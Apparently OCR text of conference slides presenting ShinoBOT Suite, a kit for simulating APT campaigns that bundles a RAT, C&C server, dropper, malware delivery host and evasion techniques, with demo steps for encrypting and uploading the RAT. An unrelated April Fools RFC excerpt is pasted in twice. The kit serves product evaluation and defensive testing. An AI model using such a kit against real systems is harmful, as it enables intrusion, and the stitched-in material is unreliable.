APT Making Kit
DO NOT USE THIS ILLEGALLY
!
CAN YOU PREVENT APT LIKE ME?
ShinoBOT Suite
All bad stuff included
RAT, C&C Server, Downloader,
Dropper, Decoy File, Exploit,
Stegano, Crypto, DGA
and more...
@Sh1n0g1
ShinoBOT Suite

ShinoBOT SUITE

The APT Simulator Tool Kit

@Sh1n0g1

About me

- Shota Shinogi @Sh1n0g1
- http://shinosec.com

- Security Researcher at Macnica Networks Corp.
  - Japanese Disty of security/network products

- Enthusiast of writing (ethical) malware

- Presented ShinoBOT (not Suite) last year at Arsenal

ShinoBOT the RAT

ShinoBOT.exe

ShinoBOT is a RAT (simulator)

- Presented at Black Hat USA 2013 Arsenal
- It connects to ShinoC2, the C&C Server using HTTP(S).
- What you can do with ShinoBOT via ShinoC2
  - Execute a command
  - Upload / Download a file
  - Take a screen shot
- It is a SIMULATOR
  - it has a GUI
  - you need the password which is showed on the GUI to control it

What is ShinoBOT Suite


ShinoBOT Suite is a tool kit to create an APT attack with just a few clicks, to simulate a highly-sophisticated attack campaign.

- What is contained
  - Exploit (Shortcut contains a malicious script)
  - Malware Delivery Server (ShinoMAL.mooo.com)
  - Downloader/Dropper (ShinoDownloader.exe)
  - RAT (ShinoBOT.exe)
  - C&C Server (ShinoC2]
  - Steganography, crypto, DGA and some evasion techniques

Why ShinoBOT Suite ?


- There is a bunch of new security tools to detect/response the unknown threat
  - Sandbox based Malware Detection System
  - ETDR (Endpoint Threat Detect & Response)
  - SIEM (Security Information & Event Manager)
  - Security Analytics / Network Forensics
- It is hard to evaluate those new products
  - Known malware will be detected by signature
    - ≠ Unknown Threat
  - To simulate a realistic APT
    - requires a high skill
    - takes too much time
    - spends a lot of money using some commercial tools

ShinoBOT Suite Campaign




```
Independent Submission                                         S. Turner
Request for Comments: 7169                                    IECA, Inc.
Category: Informational                                     1 April 2014
ISSN: 2070-1721


        The NSA (No Secrecy Afforded) Certificate Extension

Abstract

   This document defines the NSA (No Secrecy Afforded) certificate
   extension appropriate for use in certain PKIX (X.509 Pubic Key
   Certificates) digital certificates.  Historically, clients and
   servers strived to maintain the privacy of their keys; however, the
   secrecy of their private keys cannot always be maintained.  In
   certain circumstances, a client or a server might feel that they will
   be compelled in the future to share their keys with a third party.
   Some clients and servers also have been compelled to share their keys
   and wish to indicate to relying parties upon certificate renewal that
   their keys have in fact been shared with a third party.

Status of This Memo

   This document is not an Internet Standards Track specification; it is
   published for informational purposes.

   This is a contribution to the RFC Series, independently of any other
   RFC stream.  The RFC Editor has chosen to publish this document at
   its discretion and makes no statement about its value for
   implementation or deployment.  Documents approved for publication by
   the RFC Editor are not a candidate for any level of Internet
   Standard; see Section 2 of RFC 5741.
```

ShinoBOT Suite Campaign



```
Independent Submission                                         S. Turner
Request for Comments: 7169                                    IECA, Inc.
Category: Informational                                     1 April 2014
ISSN: 2070-1721


        The NSA (No Secrecy Afforded) Certificate Extension

Abstract

   This document defines the NSA (No Secrecy Afforded) certificate
   extension appropriate for use in certain PKIX (X.509 Pubic Key
   Certificates) digital certificates.  Historically, clients and
   servers strived to maintain the privacy of their keys; however, the
   secrecy of their private keys cannot always be maintained.  In
   certain circumstances, a client or a server might feel that they will
   be compelled in the future to share their keys with a third party.
   Some clients and servers also have been compelled to share their keys
   and wish to indicate to relying parties upon certificate renewal that
   their keys have in fact been shared with a third party.

Status of This Memo

   This document is not an Internet Standards Track specification; it is
   published for informational purposes.

   This is a contribution to the RFC Series, independently of any other
   RFC stream.  The RFC Editor has chosen to publish this document at
   its discretion and makes no statement about its value for
   implementation or deployment.  Documents approved for publication by
   the RFC Editor are not a candidate for any level of Internet
   Standard; see Section 2 of RFC 5741.
```

DEMONSTRATION STEP1



ShinoBOT Suite

STEP1 ENCRYPT THE RAT

RAT

● ShinoBOT (Recommended)   ○ Custom

You can use your RAT (PoisonIvy, DarkComet, etc) instead of ShinoBOT.

ENCRYPTION KEY

Key (Hex)


Max: 256 Bytes

Current: 223

```
54 68 65 20 6E 65 77 20 74 6F 6F 6C 2C 20 53 68
69 6E 6F 42 4F 54 20 53 75 69 74 65 2C 20 69 73
20 61 20 74 6F 74 61 6C 20 6D 61 6C 77 61 72 65
20 70 61 63 6B 61 67 65 20 77 68 69 63 68 20 63
6F 6E 74 61 69 6E 73 20 74 68 65 20 52 41 54 20
73 69 6D 75 6C 61 74 6F 72 2C 20 64 6F 77 6E 6C
```

Done! C:¥Users¥11229¥Desktop¥ShinoBOTSuite_bin¥sub¥WORK¥ENCRAT.JPG

DEMONSTRATiON STEP2



ShinoBOT Suite

Step2 UPLOAD THE RAT

Local Path of the RAT

